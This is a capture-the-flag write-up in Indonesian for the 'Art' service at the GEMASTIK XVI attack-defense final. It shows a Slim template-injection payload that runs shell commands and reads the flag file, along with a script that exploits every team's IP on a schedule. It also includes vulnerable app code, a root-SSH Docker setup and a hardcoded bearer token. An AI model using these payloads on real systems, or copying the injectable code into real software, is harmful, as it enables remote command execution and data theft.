Write Up “Final GEMASTIK XVI”


Kerang Ajaib

By:

Frendy Sanusi (frennn)
Frankie Huang (黃)
Edbert Eddyson Gunawan (WazeAzure)

Daftar Isi

Attack Map and Scoreboard



	Current tick: 54		gemas-notes	hirnfick	art	burvesigner	pasta	xl	gemas-fetcher
13	Kerang Ajaib 5331.56	1459.11 3872.44	0 0 0 0 210 UP / 270	0 0 0 23 241.11 210 / UP 270	196 1459.11 355 2278.00 201 UP / 270	0 0 0 0 210 / UP 270	0 0 0 0 210 UP / 270	0 0 0 0 210 UP / 270	0 0 0 71 1353.33 210 UP / 270

Art

Attack

Diberikan beberapa file:

app.rb

```
require "sinatra"
require "slim"

set :port, 8080
set :bind, '0.0.0.0'
set :environment, :production

get '/' do
    redirect '/art/gemastik'
end

get '/art/:word' do
    return Slim::Template.new{ '<iframe height="100%" width="100%"
frameborder="0" src=https://asciified.thelicato.io/api/v2/ascii?text='
+ params[:word] + '></iframe>' }.render
end
```

docker-compose.yml

```
version: '3'
services:
  art:
    restart: always
    build:
      context: .
      args:
          - PASSWORD=root
    ports:
      - "10000:8080"
      - "10022:22"
```

Dockerfile

```
FROM ruby:2.7.2

ARG PASSWORD
```

```
RUN echo root:${PASSWORD} | chpasswd
RUN apt-get update && apt-get install -y openssh-server curl
RUN echo "PasswordAuthentication yes" >> /etc/ssh/sshd_config
RUN echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
RUN service ssh start

WORKDIR /ctf/art/

RUN useradd -m ctf
RUN chown -R root:root /ctf/art/

COPY Gemfile .
COPY app.rb .
COPY start.sh .

RUN bundle install
RUN touch /flag.txt

RUN chmod +x start.sh
CMD ./start.sh
```

Gemfile

```
source "http://rubygems.org"

gem "sinatra"
gem "slim"
```

start.sh

```
# run sshd
/usr/sbin/sshd -D &
# run the command
su ctf -c "bundle install"
su ctf -c "ruby /ctf/art/app.rb"
```

Dari app.rb, kami melihat bahwa kode yang digunakan baik-baik saja. Namun, library yang digunakan memiliki vulnerability. Selain itu, pada Dockerfile terlihat bahwa website menggunakan Ruby v2.7.2 yang memiliki beberapa vulnerability (https://snyk.io/test/docker/ruby%3A2.7.2-slim). Langsung saja kami mencari payload dan menemukan github berikut (https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md). Kami mencoba memasukkan salah satu payload: **#{ %x|env| }** dan diperoleh tulisan **GEMFILE** dalam bentuk ascii art (maaf kami lupa mendokumentasikan kegiatan kami selama acara 😕). Dari sana, kita tinggal utak-atik saja payloadnya. Awalnya kita mencoba **#{ %x|ls| }** dan diperoleh list file pada current

directory (/ctf/art/), yaitu app.rb, Gemfile, dan start.sh. Kami pun mencoba menge-list root directory menggunakan payload **#{ %x|ls /| }** namun sepertinya tanda '/' (slash) tidak berfungsi. Kami pun mencoba menggunakan command cd, yaitu **#{ %x|cd ..| }** dan diperoleh output yaitu **/ctf/**.

Dari Dockerfile, kita tahu bahwa **flag.txt** terdapat pada root directory.

```
WORKDIR /ctf/art/

RUN useradd -m ctf
RUN chown -R root:root /ctf/art/

COPY Gemfile .
COPY app.rb .
COPY start.sh .

RUN bundle install
RUN touch /flag.txt
```

Jadi, kita langsung saja pergi ke root directory dan membaca isi flag.txt dengan payload, yaitu **#{ %x|cd ..; cd ..; cat flag.txt| }**. Jangan lupa untuk melakukan encode pada payload terlebih dahulu hingga menjadi final payload, yaitu **http://10.100.101.115:10000/art/%23%7B%20%25x%7Ccd%20..%3B%20cd%20..%3B%20cat%20flag.txt%7C%20%7D**

Dalam pengerjaan attack-defense tentu diperoleh **automated scripting** agar dapat mengeksploitasi seluruh ip address dan melakukan submit flag secara otomatis pada setiap durasi tick, yaitu 5 menit. Berikut script kami.

```
import requests
import json
import schedule
import time
from datetime import datetime
import json

def get_ip():
    data = []
    with open("peserta.json", "r") as f:
        data = json.load(f)

    ip = [item["ip"] for item in data["data"]]
    return  ip

def art():
    ip = get_ip()
```

```
    arr = []
    for i in ip:
        url = "http://" + i +
":10000/art/%23%7B%20%25x%7Ccd%20..%3B%20cd%20..%3B%20cat%20flag.txt%7C
%20%7D"

        try:
            res = requests.get(url)
            flag = res.text.lstrip('<iframe height="100%" width="100%"
frameborder="0"
src=https://asciified.thelicato.io/api/v2/ascii?text=').rstrip('></ifra
me>')
            arr.append(flag)
        except:
            print(requests.exceptions.RequestException)

    file = 'flags.json'
    with open(file, "w") as f:
        json.dump(arr, f, indent=4)

def submit():
    print()
    print(datetime.now())

    url = "https://ctf-gemastik.ub.ac.id/api/flag"
    token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6IjNjMDlkNzExLWFlYTgtNDc3N
i1hZjg3LWVlZGM5ZWU1OGUwMCIsIlVzZXJuYW1lIjoiS2VyYW5nIEFqYWliIiwiSXNBZG1p
biI6ZmFsc2UsImV4cCI6MTY5NDYyOTI3MX0.9ei6Jbuy13qsGSKlBDYG4rrF6MBT0GtRyhG
I-vJQPF0"

    flags = []
    file = "flags.json"
    with open(file, "r") as f:
        flags = json.load(f)

    headers = {
        'Authorization': "Bearer " + token,
        'Content-Type': 'application/json',
    }

    data = {
        'flags': flags
```

```
    }

    try:
        res = requests.post(url, headers=headers, json=data)
        print(res.text)
    except:
        print(requests.exceptions.RequestException)

schedule.every(5).minutes.do(art)
schedule.every(5).minutes.do(submit)
art()
submit()
while True:
    schedule.run_pending()
    time.sleep(1)
```

Defense

Kami melakukan beberapa percobaan, seperti memfilter inputan apabila terdapat spasi, %20, ataupun "cd" bahkan hanya akan mereturn kata "gemastik" apabila dilakukan SSTI oleh pihak lain. Namun, setelah melakukan hal tersebut, service kami selalu faulty dan kami harus melakukan rollback (sepertinya kami tidak boleh melakukan hal tersebut ketika defense). Kami juga mencoba melakukan sanitize pada inputan, namun masih tetap dapat di-inject. And then kami menyerah :D

Setelah perlombaan selesai dan membahas dengan tim lain, ternyata yang dilakukan adalah melakukan string interpolation pada **params[:word]**.